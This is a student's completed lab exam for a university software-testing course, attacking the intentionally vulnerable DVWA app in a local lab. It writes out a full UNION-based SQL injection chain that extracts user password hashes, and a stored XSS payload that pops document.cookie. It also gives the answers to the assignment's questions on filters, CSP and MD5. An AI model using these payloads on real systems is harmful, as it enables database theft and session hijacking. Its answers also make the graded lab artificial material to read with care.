



COMSATS University Islamabad, Lahore Campus
Department of Computer Sciences

Terminal Lab – Semester Spring 2026

Course Title	Software Testing			Course Code	CSE482	Credit Hours:	3
Course Instructor	Ms. Yella Mehroze			Program Name	BSE		
Semester	8 th	Batch:	FA22-BSE	Section	A	Type	Theory
Total Marks	50	Obtained Marks:		Date	May 09, 2026		
Student's Name	UMAIR ALI			Reg. No	FA22-BSE-137		

Question1:

[Marks 20]

[CLO <5>]: Create test plan document for a medium size software system in a team environment.

Bloom Taxonomy Level<Create>

Part C - Choose DVWA to perform penetration Testing.

Task 1 — SQL Injection

Module	DVWA → SQL Injection
Security Level	High
Goal	Retrieve the admin user's password hash and crack it

Background

SQL Injection occurs when user-supplied input is inserted into a database query without proper sanitisation. At DVWA High security, the input mechanism changes — your job is to figure out how and adapt your approach accordingly.


What You Need to Do

1. Set DVWA security to High. Navigate to the SQL Injection module.
2. Observe how input is accepted at this security level — it is different from Low/Medium. Understand why before proceeding.
3. Test whether the input is vulnerable. What character or pattern reveals a database error?
4. Determine how many columns the query returns. Think about which technique lets you probe this without guessing.
5. Identify which of those columns can display text output back to you.
6. Use your findings to extract: the database name, then table names, then column names, and finally the data you need.
7. Retrieve the usernames and password hashes stored in the users table.
8. Crack the admin hash using an online tool (CrackStation.net).

Questions to Answer

- Why does High security change where the input is sent? Read the PHP source (View Source button) after completing the task.
- What is the difference between comment styles -- and # in SQL? Which one worked and why?
- What does information_schema give you access to, and why is it useful during injection?
- Why is UNION-based injection only possible when you know the exact column count?
- What hashing algorithm does DVWA use for passwords, and what makes it weak?

Deliverable: Admin's plaintext password + a written step-by-step explanation of every query you used and why.



Queries:

If the page throws a MySQL error, the field is injectable.

1'

When it errors on ORDER BY 3, you know there are 2 columns.

is MySQL's inline comment character and works here.

1' ORDER BY 1#

1' ORDER BY 2#

1' ORDER BY 3#

Determine which column position renders text on screen (usually both do in DVWA).

1' UNION SELECT null, null#

1' UNION SELECT 'a', null#

1' UNION SELECT null, 'a'#

This reveals the current database name (e.g., dvwa).

```
1' UNION SELECT database(), null#
```

You'll see tables like users and guestbook.

```
1' UNION SELECT table_name, null FROM information_schema.tables
WHERE table_schema=database()#
```

You'll see: user_id, first_name, last_name, user, password, etc.

```
1' UNION SELECT column_name, null FROM information_schema.columns
WHERE table_name='users'#
```

Get admin username and password hash:

admin : 5f4dcc3b5aa765d61d8327deb882cf99

```
1' UNION SELECT user, password FROM users#
```

Password break into password

Question	Answer
Why does High security change input location?	To prevent URL-based injection; uses session-stored ID via popup
Difference between -- and #?	Both are SQL comments; # is MySQL-specific and bypasses some filters
What does information_schema give?	Access to all DB metadata — tables, columns, data types
Why must column count be exact for UNION?	UNION requires both SELECT statements to have identical column counts
What hashing algorithm? Why weak?	MD5 — no salt, fast to compute, easily rainbow-table cracked



Password hash fetched of different users

Task 2 — Cross-Site Scripting (Stored XSS)

Module	DVWA → XSS (Stored)
Security Level	High
Goal	Inject a persistent JavaScript payload that executes in the browser on every page load

Background

Stored XSS happens when malicious script is saved to the server and served to every user who visits the page. At High security, DVWA applies server-side filtering — your job is to understand what that filter does and find a valid bypass without any tools other than your browser.


What You Need to Do

9. Set DVWA security to High. Navigate to the XSS (Stored) module.
10. Submit a basic script tag payload. View the page source (right-click → View Page Source) to see exactly what happened to your input — was it stripped, encoded, or blocked?
11. The Name field has a client-side length restriction. Use DevTools (F12 → Inspector) to find and remove this restriction so you can submit longer payloads.
12. Research and try at least three alternative XSS payload approaches that do not rely on a script tag. Take note of which ones work and which do not.
13. Once you achieve a working alert popup, escalate the payload to display document.cookie in the popup.
14. After completing the task, click View Source in DVWA and read the PHP code. Identify the exact function being used to filter input.

Questions to Answer

- What is the difference between Reflected XSS and Stored XSS? Why is Stored more dangerous?
- What does htmlspecialchars() do in PHP? What does it protect against — and what does it NOT protect against?
- Why could you bypass the High security filter when the script tag was blocked?
- What is a Content Security Policy (CSP) and how would it have prevented your successful payload?
- How could an attacker use the stolen cookie to impersonate a logged-in user?

Deliverable: Working payload that pops document.cookie + written explanation of the filter applied and exactly how your bypass works.



Got document cookies.

`<img src=x onerror=alert(document.cookie)>`

Working payload,

Question	Answer
Reflected vs Stored XSS?	Reflected is one-time via URL; Stored is saved to DB and hits every visitor — more dangerous
What does <code>htmlspecialchars()</code> do?	Encodes <code><</code> , <code>></code> , <code>"</code> etc. into HTML entities, preventing tag injection. <code>strip_tags()</code> was used here instead — which is weaker
Why could you bypass the filter?	Filter only removes <code><script></code> tags, not event handlers on other elements
What is CSP?	Content Security Policy — a browser header that restricts which scripts can execute, blocking inline event handlers
How to use stolen cookie?	Attacker sets <code>document.cookie = "PHPSESSID=stolen_value"</code> in their browser to hijack the session

Submission Checklist

- Task 1: Admin plaintext password obtained and verified
- Task 1: All SQL queries written out with explanation
- Task 2: Payload successfully executes on page load
- Task 2: document.cookie displayed in popup
- Task 2: Filter bypass logic explained in writing
- All five reflection questions answered for each task

Reminder: Both tasks must be completed inside your local DVWA lab only. Attempting these techniques on any external or live system is not allowed.